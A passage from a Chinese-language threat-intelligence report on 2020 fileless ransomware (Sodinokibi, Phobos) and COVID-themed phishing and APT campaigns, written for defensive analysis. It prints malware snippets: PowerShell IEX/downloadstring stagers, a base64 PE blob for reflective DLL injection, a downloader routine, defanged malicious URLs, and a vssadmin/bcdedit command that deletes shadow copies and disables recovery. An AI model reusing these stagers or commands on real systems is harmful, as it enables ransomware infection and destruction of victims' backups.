该段脚本代码试图下载并执行一个名为“KiLrd.exe”的文件，该文件来自恶意URL：“hxxp://fcamylleibrahim[.]top/sywo/fgoow[.]php?l=dxclass2.gxl”。该勒索病毒下载的可执行文件被保存到用户目录默认文件夹中，该文件夹用环境变量“$env:userprofile”表示，即“C:\Users\user\user_name”。“KiLrd.exe”进一步尝试从另一个URL下载其他代码，即URL：“hxxp://185[.]193[.]141[.]248/gs[.]php”。Sodinokibi勒索病毒KiLrd下载的PHP文件如图2-61所示。

```
If($ENV:PROCESSOR_ARCHITECTURE -contains 'AMD64')
{
 Start-Process -FilePath "$Env:WINDIR\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -argument "IEX
 ((new-object net.webclient).downloadstring('https:/[redacted]'));
 Invoke-OKBOLXIE;
 Start-Sleep -s 1000000;"
 }
 else
 {
 IEX ((new-object net.webclient).downloadstring('https://[redacted]'));Invoke-OKBOLXIE;
 Start-Sleep -s 1000000;
 }
```

图 2-61　Sodinokibi 勒索病毒 KiLrd 下载的 PHP 文件（来源：亚信科技（成都）有限公司）

至此，经过复杂的多层间接步骤，该勒索病毒终于将病毒攻击代码放到被感染主机中，此病毒代码首先检查主机的处理器体系结构，以便启动正确的PowerShell实例（32位或64位）；然后启动PowerShell进程，该进程调用驻留在其他URL中的代码：“hxxp://pastebin[.]com/raw/CY2EEMJN”。经过深入分析，该代码是一个Empire 模块，该模块源代码托管在GitHub项目中。

Empire是一个后端开发框架，包括一个纯PowerShell2.0的Windows agent和一个纯Python 2.6/2.7的Linux/OS X agent，提供了加密安全通信和灵活的体系结构。通过上述方式，降低了病毒的外部依赖，甚至无须任何外部依赖，就可以完成整个攻击

链的整合。

攻击者使用上述模块将DLL文件（勒索病毒）反射式加载到PowerShell进程中，该DLL是从内存而不是从磁盘加载的，这种绕过防病毒软件的规避技术是一种无文件攻击方式。

攻击者创建了一个包含恶意DLL文件的字节数组，该文件反射式地将字节数组加载并硬编码到脚本中，可以加密字节数组，并在内存中解密它，从而绕过反病毒引擎。Sodinokibi勒索病毒反射式注入PowerShell的方法如图2-62所示。

```
9rT3YPWg+gZ6rPqQ+rD73PNE/OT9PP3Y/kD+hP74/2j/rP+k/AFAAAFAAAAAAAMAYWDDACMC8WNTBBMF
wwLjBaMGEweTCKMJMwODNDM1cz2DPdM+0z8jMCNAc0FzQcNCw0MjRPNIg0wTQFNUo1ezVsNnM2ejaBN
67zqeO7c7zjvpOyw8ujzLPBQ9NT1OPWc9iT3RPfg9aT6WPrk+HD9KP2I/vD/kPwAAAHAAAMAAAAAXMD
I5Ljw4PEU8TzxsPHM8gDyNPKs8sjzBPNo86Tz8PAM9DT0+PUg9VD1hPX49hT2SPZw9vT3HPdM94z3wP
XPwAAAIAAAFwAAAAEMBkwLTA/MGkwfzCTMKUwXTF0MYgxlDG7MdAx5TH2MQIyMTKSMqkyvTLJMtkyGT
sAAADwAAAUAAAAQDBEMEgwTDBQMFQwAAAAAAAAAAA="

[Byte[]]$PEBytes = [Byte[]][Convert]::FromBase64String($PEBytes32)
Invoke-TYTWXMXUCLTXTUO -PEBytes $PEBytes

}
```

图 2-62　Sodinokibi 勒索病毒反射式注入 PowerShell 的方法
（来源：亚信科技（成都）有限公司）

一旦此模块与PowerShell一起运行，恶意DLL文件将在PowerShell进程内存中自行执行，并对受感染计算机的文件进行加密，然后删除一个指令文件，以要求用户为解密加密文件支付赎金。

此勒索软件将勒索消息放在包含加密文件的文件夹中，文本文件的名称取决于添加到加密文件的扩展名，并且是随机生成的。例如，如果扩展名为“.qv05z”，赎金消息文件名将被命名为“qv05z-readme.txt”。

最终勒索软件对文件进行加密并更改桌面墙纸，还在被害者计算机上转储了一个txt文件，向被害者提供如何为解密文件支付勒索费用的说明，如图2-63所示。




图 2-63　Sodinokibi 勒索病毒勒索界面（来源：亚信科技（成都）有限公司）

③攻击流

首先，构建执行PowerShell命令时的进程树上下文，该勒索病毒将病毒代码反射到PowerShell进程中，所以该进程树上下文中，存在多个PowerShell的进程，并且该PowerShell还尝试禁用多项本地安全组件以协助加密本地文件，如图2-64所示。




图 2-64　Sodinokibi 勒索病毒进程树上下文（来源：亚信科技（成都）有限公司）

vssadmin.exe 在引导阶段使用以下命令禁用Windows恢复和修复功能文件生成的进程命令行要删除文件的卷影副本，达到删除备份的目的：

“C: \ Windows \ System32 \ cmd.exe ” / c vssadmin.exe Delete Shadows / All / Quiet bcdedit / set {default} recoveryenabled No & bcdedit / set {default} bootstatuspolicy ignoreallfailures

④Sodinokibi勒索病毒无文件攻击技术总结

- 内存执行；
- PowerShell脚本执行；
- 多层的脚本混淆加密。

（3）Phobos 家族勒索无文件攻击技术

该病毒使用诸如系统激活工具之类的软件作为载体，诱使用户下载和安装，窃取用户的机器信息，并进一步通过Trojan控制端服务器下载与勒索软件相关的加密程序并实施比特币勒索软件。

①无文件攻击方式分析

Phobos勒索病毒变体使用典型的无文件攻击方式：

- 多个且多层的PowerShell脚本；
- 结合本地白名单工具，例如WMI、DLL等。

②Phobos勒索病毒样本分析

该病毒使用诸如系统激活工具之类的软件作为突破，诱使用户下载运行，一旦用户中招，则其伪装成“sheepskin”的PowerShell脚本的第一层病毒代码被运行。该PowerShell下载另一个PowerShell脚本pps.ps1，pps.ps1将解密并释放病毒载体的Base64混淆的exe文件数据到%userprofile%目录；加载后，该exe文件即开始实施对受害者计算机信息的盗窃，并进一步通过特洛伊木马下载加密的勒索相关文件。这类典型的无文件攻击方式不但降低被反病毒软件检测的风险，同时也大大降低样本被截获后分析的风险，样本要么被删除，要么只有孤岛式的部分样本被截获，没有分析的价值。

Phobos勒索病毒执行的脚本解析情况如图2-65所示。

```
function augciop() {
    Param(
        [Parameter(Mandatory=$True, Position=0)]
        [string] $ajaqrp,
        [Parameter(Mandatory=$True, Position=1)]
        [string] $lidfjfo
    )

    $qpzqbObj = New-Object Net.WebClient
    try {
        $rpiokv = $qpzqbObj.DownloadData($lidfjfo)
    }
    catch {
        [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtoco
        $rpiokv = $qpzqbObj.DownloadData($lidfjfo)
    }
    [IO.File]::WriteAllBytes($ajaqrp, $rpiokv)
}


function vjdncs() {
    Param(
        [Parameter(Mandatory=$True, Position=0)]
        [string] $rrfqjj
    )

    $pzcptq += 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAA
    $pzcptq += 'bD0SAAAQAAAAQBIAABAAAAAAAAAAAAAAAAAAAACAAAGAuZGF0YQAAAJQMAA
    $pzcptq += 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    $pzcptq += 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

图 2-65　Phobos 勒索病毒执行的脚本解析情况（来源：亚信科技（成都）有限公司）

文件加密后，Phobos勒索病毒添加一个名为id[XXXXXXXX-2275].[helprecover@foxmail.com] .help的特定后缀，其中“XXXXXXXX”是磁盘序列号。同时，它将在受害计算机的桌面目录和磁盘根目录中以勒索信件的形式释放名为info.hta和info.txt的文件。通过调用具有与info.txt相同的文本内容的info.hta程序，发送标题为“您的所有文件已被加密”的对话框，其中包含病毒作者的联系信息和比特币赎金付款方式。

Phobos勒索病毒主体文件在特定目录释放并运行勒索病毒，如图2-66所示。

```
                                        0  LastErr ERROR_SUCCESS (00000000)
76383FA6  CALL 到 CreateFileW 来自 kernel32.76383FA1
005E1BB0  FileName = "C:\Users\USER\AppData\Local\Temp\3582-490\Fast.exe_"
40000000  Access = GENERIC_WRITE
00000003  ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
00000000  pSecurity = NULL
00000001  Mode = CREATE_NEW
00000080  Attributes = NORMAL
00000000  hTemplateFile = NULL
00680066
005E1BB0  UNICODE "C:\Users\USER\AppData\Local\Temp\3582-490\Fast.exe"
```

图 2-66　Phobos 勒索病毒多层释放病毒主体（来源：亚信科技（成都）有限公司）

Phobos勒索病毒运行释放到机器后，接下来开始遍历磁盘感染正常的exe文件，将自身代码写入正常exe文件中。如果是白名单应该将不会被阻断。但是如果感染的是脚本文件，大多数防病毒引擎目前的检测方式都不是非常有效。然后该病毒程序结束运行，创建互斥量，以保证同一时间只有一个勒索进程在运行。

Phobos勒索病毒的勒索信示例如图2-67所示。

图 2-67　Phobos 勒索病毒的勒索信示例（来源：亚信科技（成都）有限公司）

③Phobos勒索病毒无文件攻击技术总结

- PowerShell脚本执行；
- 多层的脚本混淆加密。

2.7 新冠肺炎疫情相关网络攻击事件专题分析

2020年，新冠肺炎疫情成为全球最热门的事件和话题，而黑客和攻击组织利用这次持续性的热点事件，对国家、企业和个人持续进行网络攻击。攻击类型既包括逐利的勒索病毒、黑色产业链活动，也包括具有国家背景或者组织背景的APT攻击。

本专题将结合CNCERT/CC监测数据、安全厂商提供的数据以及互联网公开的威胁情报，对利用新冠肺炎疫情以及疫苗相关信息的网络攻击活动进行分析和总结。

2.7.1 整体攻击态势

新冠肺炎疫情爆发后，黑客和攻击组织趁火打劫，持续发起网络窃密攻击，攻击形势严峻，整体攻击态势在2020年4月达到全年高点。

CNCERT/CC监测2020年恶意程序传播次数按月度统计情况如图2-68所示，可以看到从2020年2月开始，恶意程序攻击事件呈现出快速上涨趋势，在新冠肺炎疫情较为严重的3月和4月，恶意程序攻击规模较大。从6月开始，随着我国新冠肺炎疫情的缓解，恶意程序攻击呈现整体下降趋势，并在下半年保持相对平稳的态势。




图 2-68　2020 年恶意程序传播次数按月度统计（来源：CNCERT/CC）

2020年木马或僵尸程序受控主机IP地址数量按月度统计如图2-69所示。木马或

僵尸程序受控主机数量全年呈现稳定并且整体下降的趋势，在新冠肺炎疫情较为严峻的3月和4月，木马或僵尸程序受控主机呈现出较高的规模，新冠肺炎疫情对现实社会产生严峻影响的同时，也对网络空间秩序带来了较大的影响。




图 2-69　2020 年木马或僵尸程序受控主机 IP 地址数量按月度统计（来源：CNCERT/CC）

2.7.2 新冠肺炎疫情相关的网络攻击

2020年1月疫情爆发以来，围绕新冠肺炎疫情展开的网络攻击持续肆虐。这些围绕新冠肺炎疫情展开的网络攻击来自APT组织、勒索团队以及其他黑色产业链组织，它们利用前所未有的新冠肺炎疫情关注度，向各国的政府部门、卫生部门、研究机构、医疗公司和教育机构等开展攻击。这些攻击集中在邮件钓鱼、网站钓鱼、短信钓鱼、程序伪装、漏洞利用、僵尸网络等方面。

（1）钓鱼攻击事件

钓鱼（包括钓鱼邮件、钓鱼网站、诱饵文档或程序伪装等）作为低成本的攻击方式一直被大量使用。黑客将恶意文件、钓鱼链接、诱饵文档等攻击载体伪装成为新冠肺炎疫情相关官方通知、新闻资讯、政府文件、防疫建议等吸引目标下载并执行恶意代码。

2020年2月至3月，随着全球新冠肺炎疫情进入爆发期，针对全球范围的钓鱼攻击开始激增，钓鱼诱饵信息开始转变为多种语言，以“Covid19”“Covid”“mask”“CORONA VIRUS”“Coronavirus”“COVID-19”等诱饵信息为主。谷歌公司在2020年4月称，每天能拦截并处理1,800万封与新冠肺炎疫情相关的恶意电子邮件。相关钓鱼短

信、钓鱼邮件以及钓鱼攻击关键词热度图如图2-70、图2-71、图2-72所示。




图 2-70　相关钓鱼短信（来源：北京启明星辰信息安全技术有限公司）




图 2-71　相关钓鱼邮件（来源：北京启明星辰信息安全技术有限公司）




图 2-72　钓鱼攻击关键词热度图（来源：北京启明星辰信息安全技术有限公司）

（2）APT 攻击事件

随着新冠肺炎疫情在全球蔓延，APT组织的活动似乎并未受到影响，反而频繁借用新冠肺炎疫情热点事件为诱饵开展攻击活动。新冠肺炎疫情发生后，多个APT组织以新冠肺炎疫情为主题针对我国展开攻击窃密活动。

①摩诃草

摩诃草组织（APT-C-09）主要针对中国、巴基斯坦等亚洲地区国家进行网络间谍活动，其中以窃取敏感信息为主。

2020年1月，新冠肺炎疫情发生初期，该组织利用新冠肺炎疫情相关题材，冒充中国国家医疗主管部门、疾病预防部门对中国重要行业单位发起鱼叉攻击，示例如图2-73～图2-76所示。攻击者使用伪造的邮箱chinahealth_gov@163.com和jbyfkzju@nhc-gov.com，以“国家卫生委员会发布了关于冠状病毒的指令”“关于《国家卫生系统应急准备计划》的公告”等新冠肺炎疫情相关内容为主题，通过钓鱼邮件投放国家卫生健康委员会仿冒页面链接，诱导用户打开仿冒页面，收集用户姓名等信息，并投放名为“卫生部指令.docx”“申请表格.xlsm”“武汉旅行信息收集申请表.xlsm”等包含恶意代码的电子表格和Word文档附件，诱导用户打开附件，执行附件中的宏，植入后续远控木马，实现对受害用户的远程控制和信息窃取。该攻击涉及我国近百个目标，涉及政府、军工、医疗、科研院校等数十个重要行业单位。




图 2-73　攻击者模仿中国卫生健康主管部门国家卫生健康委员会的钓鱼邮件（来源：CNCERT/CC）




图 2-74　钓鱼邮件恶意附件“申请表格 .xlsm”（来源：CNCERT/CC）

图 2-75　钓鱼邮件恶意附件“卫生部指令 .docx”（来源：CNCERT/CC）




图 2-76　钓鱼邮件恶意附件“武汉旅行信息收集申请表 .xlsm”
（来源：奇安信科技集团股份有限公司）

钓鱼邮件恶意附件执行流程如图2-77所示。




图 2-77　钓鱼邮件恶意附件执行流程（来源：CNCERT/CC）

CNCERT/CC通过国际合作渠道联系钓鱼域名nhc-gov.com位于荷兰的域名注册商OpenProvider，对攻击者域名进行处置。2020年2月6日，该域名无法访问。

②蔓灵花

蔓灵花（Bitter）是具有南亚背景的 APT 组织，长期针对中国、巴基斯坦等国家进行攻击活动。该组织主要针对政府、军工业、电力、核等单位进行攻击，窃取敏感资料，近年来攻击非常频繁。

2020年2月，蔓灵花组织伪装成国内某政府单位进行攻击活动。该组织通过发送附带恶意文档的钓鱼邮件进行攻击。恶意文档为名为“国台办.exe”的自解压文件，内含木马文件intel.exe和诱饵文件“国台办.docx”，用户双击打开“国台办.exe”，就会运行木马intel.exe，同时打开名为“国台办.docx”的诱饵文档，如图2-78所示。




图 2-78　蔓灵花组织钓鱼邮件自解压恶意附件（来源：CNCERT/CC）

木马intel.exe将自身释放到c:\intel\logs\intel.exe运行，并下载其他攻击插件，具体见表2-2。

表2-2　插件详情

MD5	插件名	功能	编译时间
46ef2c0db107b794516dc2b2622e44ad	audiodq	下载执行其他插件	2019-09-18 06:48:33
660a678cd7202475cf0d2c48b4b52bab	lsap	收集特定后缀的文件打包传走（txt、ppt、xls、xlsx、pdf、doc、docx、zip、7z、rtf、apk、jpg、jpeg）	2020-01-28 06:14:17
49b9a0fdf026019b76df0f03722b0d88	MSAServices	文件管理和进程管理等功能	2019-10-21 11:59:08
24c821dab6854155ac37dd35a79e0167	MSAServicet	文件管理和进程管理等功能	2019-10-21 12:00:43
79a1e1d2ea5c629f60ef00a96ec4d0fe	OnedrivManager	另外一个版本的远控	-
e421808b24c1ebd4cf0a078c6e66ded8	sessionmanagers	另外一个版本的远控和OnedrivManager一样	-

③海莲花

海莲花（OceanLotus）是一个东南亚方向的APT组织，其攻击目标由开始的政府、国防、海事等单位向其他重要行业单位扩展。

美国网络安全公司FireEye，中国网络安全公司奇安信、腾讯安全等披露了该组织新冠肺炎疫情期间针对中国的网络攻击行动。

2020年2月，该组织利用新冠肺炎疫情话题，向中国医疗行业主管部门和疾病预防管理部门发送鱼叉邮件攻击，意图窃取中国新冠肺炎疫情信息。其主要的钓鱼邮

件主题包括：“冠状病毒实时更新：中国正在追踪来自湖北的旅行者”“更新广东省新冠病毒感染的肺炎确诊病例”，如图2-79～图2-81所示。




图 2-79　海莲花组织利用疫情信息投放的钓鱼邮件（来源：腾讯御见威胁情报中心[3]）

